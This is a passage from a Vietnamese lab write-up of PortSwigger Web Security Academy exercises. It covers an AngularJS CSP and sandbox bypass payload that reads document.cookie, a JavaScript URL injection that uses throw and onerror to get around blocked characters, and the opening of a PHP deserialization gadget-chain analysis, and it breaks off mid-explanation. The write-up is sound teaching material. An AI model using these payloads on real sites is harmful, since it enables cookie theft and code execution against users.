- Content Security Policy (CSP):** CSP ngăn không cho thực thi các script inline như `<script>alert(1)</script>`. Nhưng CSP **không chặn** được template expressions như `ng-*`, vì Angular sẽ xử lý từ phía client sau khi HTML đã được tải.

→ Do đó, để tấn công XSS bài lab này, ta phải dùng một payload **không sử dụng thẻ <script> trực tiếp trên trang chính**, mà chèn thông qua các thuộc tính như `ng-focus`

Sau quá trình kiểm thử, xây dựng được payload có dạng

```

1 <script>
2 location='https://YOUR-LAB-ID.web-security-academy.net/?search=%3Cinput%20id=x%20ng-
   focus=$event.composedPath()|orderBy:%27(z=alert)(document.cookie)%27%3E#x';
3 </script>

```

Dạng đầy đủ sau khi decode URL:

```
1 <input id=x ng-focus=$event.composedPath()|orderBy:(z=alert)(document.cookie)'>#x
```

Trong đó:

- `ng-focus=$event.composedPath()`

- `ng-focus` là một directive của AngularJS: Khi người dùng focus vào thẻ `<input>`, Angular sẽ thực thi biểu thức bên trong.
- `$event` là biến mặc định trong AngularJS chứa object sự kiện focus.
- `composedPath()` là hàm (trên Chrome) trả về **array các object kích hoạt sự kiện**, phần tử cuối cùng là `window`.
- `|orderBy: '(z=alert)(document.cookie)'`
  - Trong AngularJS, `|` là pipe filter → đây **không phải là toán tử OR** như JavaScript mà là chỉ thị filter.
  - `orderBy`: là filter mặc định của AngularJS sắp xếp array.
  - Thay vì truyền function thực sự, ta truyền chuỗi `'z=alert'` làm đối số → Điều này được hiểu là khai báo một biến `z`, gán cho hàm `alert`.
  - Cuối cùng ta gọi `z(document.cookie)` thông qua chuỗi: `'(z=alert)(document.cookie)'`. Khi `orderBy` được áp dụng lên mảng `[window]` (vì `composedPath()` chứa object `window`), Angular sẽ gọi hàm `z`, tức là `alert(document.cookie)`.

Thông thường, AngularJS sandbox chặn truy cập `window.alert`, nhưng ở đây:

- `composedPath()` trả về `[input, form, body, html, window]` → ta không cần gọi `window.alert` mà chỉ cần dùng object cuối cùng của path là `window`.
- Việc xử lý qua `ng-focus` cho phép khai thác bên ngoài `<script>`, tránh bị CSP chặn.
- Angular không nhận ra `window` được truy cập, vì nó chỉ là phần tử cuối của mảng → sandbox bị vượt qua.


Trong payload trên có sử dụng đoạn chuyển hướng:

```

1 <script>
2 location='https://.../?search=<payload>#x';
3 </script>

```


- Đây là một exploit HTML file đặt trên exploit-server.
- Trình duyệt của nạn nhân sẽ được chuyển hướng đến URL chứa payload (reflected XSS).
- Payload nằm trong tham số search, server phản hồi lại và nhúng nội dung đó vào DOM.
- Khi `#x` được thêm vào cuối, focus sẽ kích hoạt lên element `<input id=x>` ngay khi trang load.



Hình 98: Payload được Store và Deliver to victim

## Kết quả đạt được


Sau khi gửi đến victim thì thông báo đã hoàn thành lab được hiện lên



Hình 99: Lab được đánh dấu là Solved

## 4.5 Reflected XSS in a JavaScript URL with some characters blocked


### Minh chứng



Hình 100: Minh chứng đã hoàn thành lab

### Giải thích chi tiết

Trong quá trình kiểm thử lab, có thể thấy khi truy cập vào `/post?postId=...` thì lab có `fetch` đoạn code JavaScript mỗi khi người dùng nhấn **Back to Blog**. Tham số `body` được lấy trực tiếp từ URL



```


58     
59     <p>I got Siri to read your blog and it lost some of its charm, I thought the same when I had her read my wedding toast.</p>
60   </p>
61 </section>
62 <section class="comment">
63   <p>
64     
65     <p>I always fly rather than travel by road. How about you?</p>
66   </p>
67 </section>
68 <section class="comment">
69   <p>
70     
71     <p>Rest assured you'll be hearing from my lawyer. He loves a good blog!</p>
72   </p>
73 </section>
74 <hr>
75 <section class="add-comment">
76   <h2>Leave a comment</h2>
77   <form action="/post/comment" method="POST" enctype="application/x-www-form-urlencoded">
78     <input required type="hidden" name="csrf" value="c12MRO-UPRZj9MFY20nPlxcGG2t1RC4">
79     <input required type="hidden" name="postId" value="3">
80     <label>Comment:</label>
81     <textarea required rows="12" cols="300" name="comment"></textarea>
82     <label>Name:</label>
83     <input required type="text" name="name">
84     <label>Email:</label>
85     <input required type="email" name="email">
86     <label>Website:</label>
87     <input pattern="^(http|https):.*" type="text" name="website">
88     <button class="button" type="submit">Post Comment</button>
89   </form>
90 </section>
91 <div class="is-linkback">
92   <a href="javascript:fetch('/analytics', {method:'post',body:{'post%3fppostId%3d3'}}).finally(_ => window.location = '/')">Back to Blog</a>
93 </div>
94 </div>
95 </div>
96 </div>
97 </div>
98 </div>
99 </div>
100 </div>
101 </div>
102 </div>
103 </div>
104 </div>
105 </div>
106 </div>
107 </div>
108 </div>
109 </div>
110 </div>
111 </div>
112 </div>
113 </body>
114 </html>

```

Hình 101: Đoạn code JS dùng để Back to Blog

Trong quá trình thử nghiệm, ta nhận thấy:

- Dấu nháy đơn ' ', dấu ngoặc () và khoảng cách có thể gây lỗi nếu không được escape đúng cách.
- Các biểu thức như `alert(1)` sẽ bị block nếu viết trực tiếp.
- Các đoạn như `</script>` hay `eval(...)` cũng không thực hiện được.



Hình 102: Một số ký tự bị chặn sẽ trả về Invalid blog post ID

```

55         
56     </p>
57     <p>I got Siri to read your blog and it lost some of its charm, I thought the same when I had her read my wedding toast.</p>
58   </section>
59   <section class="comment">
60     <p>
61       
62     </p>
63     <p>I always fly rather than travel by road. How about you?</p>
64   </section>
65   <section class="comment">
66     <p>
67       
68     </p>
69     <p>Please assure you'll be hearing from my lawyer. He loves a good blog!</p>
70   </section>
71   <hr>
72   <section class="add-comment">
73     <h2>Leave a comment</h2>
74     <form action="/post/comment" method="POST" enctype="application/x-www-form-urlencoded">
75       <input required type="hidden" name="csrf" value="o1ZNR0UPRzj9MFY20nPlxGG2t1RC4">
76       <input required type="hidden" name="postId" value="3">
77       <label>Comment:</label>
78       <textarea required rows="12" cols="300" name="comment"></textarea>
79       <label>Name:</label>
80       <input required type="text" name="name">
81       <label>Email:</label>
82       <input required type="email" name="email">
83       <label>Website:</label>
84       <input pattern="^(http|https):+/" type="text" name="website">
85     <button class="button" type="submit">Post comment</button>
86   </form>
87   </section>
88   <div class="is-linkback">
89     <a href="javascript:fetch('/analytics', {method:'post',body:'/post%3fpostId%3d3%26%27'}).finally(_ => window.location = '/')">Back to post</a>
90   </div>
91 </div>
92 </div>
93 </div>
94 </div>
95 </div>
96 </div>
97 </div>
98 </div>
99 </div>
100 </div>
101 </div>
102 </div>
103 </div>
104 </div>
105 </div>
106 </div>
107 </div>
108 </div>
109 </div>
110 </div>
111 </div>
112 </div>
113 </body>
114 </html>

```

Hình 103: Các ký tự escape đúng cách nên không bị chặn

Để có thể hoàn thành yêu cầu bài lab là gọi `alert(1337)` thì ta cần:

- Không phá cú pháp `fetch()` đang chạy
- Tìm cách bỏ qua các ký tự bị chặn bằng cách khai thác coercion hoặc gán gián tiếp.

Qua quá trình thử nghiệm, có thể chèn payload sau vào URL để tấn công XSS

```
1 '}},x=x=>{throw/**/onerror=alert,1337},toString=x>window+'},{
```

Khi đó URL đã encode có dạng:

```
1 https://<lab-id>.web-security-academy.net/post?postId=3'}},x=x=%3E{throw/**/onerror
2 =alert,1337},toString=x>window%2b'},{
```

Trong đó:

- `'}}},`

- Để thoát khỏi object `fetch()`
- Kết thúc đối số `body`, sau đó thêm đoạn JS mới.

- `x=x=>throw/**/onerror=alert,1337`

- Tạo một arrow function `x()` khi được gọi sẽ:
  - `throw` lỗi có gán side-effect: `onerror = alert`
  - `1337` sẽ được truyền làm lỗi, hiển thị trên hộp thoại
- `/**/` là comment để tránh khoảng trắng bị block

3. `toString=x`: Ghi đè method `toString` toàn cục → Sẽ gọi `x()` khi `toString()` bị ép thực thi

4. `window+''`


- Khi `window` bị cộng chuỗi (`''`) → JS sẽ gọi `window.toString()`
- Vì ta đã gán `toString=x` → `x()` sẽ được gọi
- Kết quả: `throw onerror=alert,1337`

5. `},{`


- Mở một object mới để không phá hỏng đoạn `.finally(...)`
- Đảm bảo `fetch()` vẫn hợp lệ và không ảnh hưởng đến logic gốc.

## Kết quả đạt được

Khi truy cập vào URL đã encode, bài lab được đánh dấu là Solved, khi người dùng nhấn **Back to Blog**, đoạn code JavaScript đã chỉnh sửa sẽ được thực thi, hộp thoại `alert` sẽ xuất hiện



Hình 104: Lab đánh dấu là Solved



Hình 105: Hộp thoại `alert` chứa `1337` xuất hiện khi nhấn Back to Blog

## 4.6 Developing a custom gadget chain for PHP deserialization Minh chứng

Hình 106: Minh chứng đã hoàn thành lab

## Giải thích chi tiết

Dùng Burp Suite để bắt các gói tin thì thu được thông tin sau:

- Sau khi đăng nhập, mọi request đều gửi cookie **session**
- Dùng **Burp Repeater** → Inspector thì có thể thấy **session** là chuỗi serialized của PHP (đã được base64 encode)
- Có thể thấy lab đang **unserialize()** dữ liệu từ client (cookie) → Kẻ tấn công có thể sửa được bằng proxy nên có thể tấn công ở đây

Hình 107: Base64 decode cookie bằng Burp Repeater

Để có thể xây dựng gadget chain để tấn công, ta cần phải hiểu được mã nguồn của chương trình. Trong **Site map** tại tab **Target** của Burp Suite, thấy đường dẫn **/cgi-bin/libs/CustomTemplate.php**. Có thể gửi gói tin này đến Burp Repeater để đọc mã nguồn. Tại đây, ta cũng có thể đọc mã nguồn bằng cách thêm ~ vào đuôi file

The screenshot shows the Burp Suite interface with the 'Target' tab selected. A site map for the URL <https://0a2e00ee03f163f08136ac9c007700fc.websec> is displayed. The 'CustomTemplate.php' file is selected and highlighted in red. A context menu is open over this file, with the 'Send to Repeater' option highlighted.

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
http://0a2e00ee03f163f08136...	GET	/academyLabHeader		101	147				10:04:59 7 Aug ...
http://0a2e00ee03f163f08136...	GET	/		200	10922	HTML	Developing a custom gadget ...		10:04:51 7 Aug ...
http://0a2e00ee03f163f08136...	GET	/login		200	3325	HTML	Developing a custom gadget ...		10:04:53 7 Aug ...
http://0a2e00ee03f163f08136...	GET	/my-account?id=wiener		200	3420	HTML	Developing a custom gadget ...		10:04:57 7 Aug ...
http://0a2e00ee03f163f08136...	GET	/resources/images/logo.svg		200	7258	XML			10:04:51 7 Aug ...
http://0a2e00ee03f163f08136...	GET	/resources/labheader/images/logo-code...		200	6893	XML			10:04:51 7 Aug ...
http://0a2e00ee03f163f08136...	GET	/resources/labheader/images/p1-lab-not...		200	942	XML			10:04:52 7 Aug ...
http://0a2e00ee03f163f08136...	GET	/resources/labheader/jsc/labHeader.js		200	1673	script			10:04:51 7 Aug ...
http://0a2e00ee03f163f08136...	POST	/login		302	300				10:04:57 7 Aug ...
http://0a2e00ee03f163f08136...	GET	/my-account		302	86				10:04:53 7 Aug ...
http://0a2e00ee03f163f08136...	GET	/gi-bin/libs/CustomTemplate.php							
http://0a2e00ee03f163f08136...	GET	/login							
http://0a2e00ee03f163f08136...	GET	/my-account/change-email							
http://0a2e00ee03f163f08136...	GET	/product							
http://0a2e00ee03f163f08136...	GET	/product?productId=1							
http://0a2e00ee03f163f08136...	GET	/product?productId=10							
http://0a2e00ee03f163f08136...	GET	/product?productId=11							


Request Response

```

Pretty Raw Hex
1 GET /gi-bin/libs/CustomTemplate.php HTTP/2
2 Host: 0a2e00ee03f163f08136ac9c007700fc.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
4 Accept: */*
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
7 Connection: close
8 Cache-Control: max-age=0
9
10

```

Hình 108: Tìm thấy file php trong Target



The screenshot shows a browser window with the URL <https://0a2e00ee03f163f08136ac9c007.web-security-academy.net/cgi-bin/libs/CustomTemplate.php~>. The page content displays a large block of PHP code. The code defines several classes: CustomTemplate, Product, Description, and DefaultMap. The CustomTemplate class contains methods for constructing objects based on their type ('HTML\_DESC' or 'TEXT\_DESC'), sleeping, and waking up. It also includes a build\_product method. The Product class has a constructor that takes a default description type and a description object. The Description class has two static properties: \$HTML\_DESC and \$TEXT\_DESC. The DefaultMap class has a private callback variable.

```
<?php

class CustomTemplate {
    private $default_desc_type;
    private $desc;
    public $product;

    public function __construct($desc_type='HTML_DESC') {
        $this->desc = new Description();
        $this->default_desc_type = $desc_type;
        // Carlos thought this is cool, having a function called in two places... What a genius
        $this->build_product();
    }

    public function __sleep() {
        return ["default_desc_type", "desc"];
    }

    public function __wakeup() {
        $this->build_product();
    }

    private function build_product() {
        $this->product = new Product($this->default_desc_type, $this->desc);
    }
}

class Product {
    public $desc;

    public function __construct($default_desc_type, $desc) {
        $this->desc = $desc->$default_desc_type;
    }
}

class Description {
    public $HTML_DESC;
    public $TEXT_DESC;

    public function __construct() {
        // @Carlos, what were you thinking with these descriptions? Please refactor!
        $this->HTML_DESC = '<p>This product is <blink>SUPER</blink> cool in html</p>';
        $this->TEXT_DESC = 'This product is cool in text';
    }
}

class DefaultMap {
    private $callback;

    public function __construct($callback) {
```

Hình 109: Đọc mã nguồn bằng cách thêm ~

```

1 <?php
2
3 class CustomTemplate
4 {
5     private $default_desc_type;
6     private $desc;
7     public $product;
8
9     public function __construct($desc_type = 'HTML_DESC')
10    {
11        $this->desc = new Description();
12        $this->default_desc_type = $desc_type;
13        // Carlos thought this is cool, having a function called in two places... What a genius
14        $this->build_product();
15    }
16
17    public function __sleep()
18    {
19        return ["default_desc_type", "desc"];
20    }
21
22    public function __wakeup()
23    {
24        $this->build_product();
25    }
26
27    private function build_product()
28    {
29        $this->product = new Product($this->default_desc_type, $this->desc);
30    }
31 }
32
33 class Product
34 {
35     public $desc;
36
37     public function __construct($default_desc_type, $desc)
38     {
39         $this->desc = $desc->$default_desc_type;
40     }
41 }
42
43 class Description
44 {
45     public $HTML_DESC;
46     public $TEXT_DESC;
47
48     public function __construct()
49     {
50         // @Carlos, what were you thinking with these descriptions? Please refactor!
51         $this->HTML_DESC = '<p>This product is <blink>SUPER</blink> cool in html</p>';
52         $this->TEXT_DESC = 'This product is cool in text';
53     }
54 }
55
56 class DefaultMap
57 {
58     private $callback;
59
60     public function __construct($callback)
61     {
62         $this->callback = $callback;
63     }
64
65     public function __get($name)
66     {
67         return call_user_func($this->callback, $name);
68     }
69 }
70
71
72

```

Hình 110: Toàn bộ mã nguồn thu được

Phân tích mã nguồn, có thể thấy luồng thực thi khi deserialize như sau:

1. Server `unserialize()` cookie → PHP tự động gọi `__wakeup()` của `CustomTemplate`

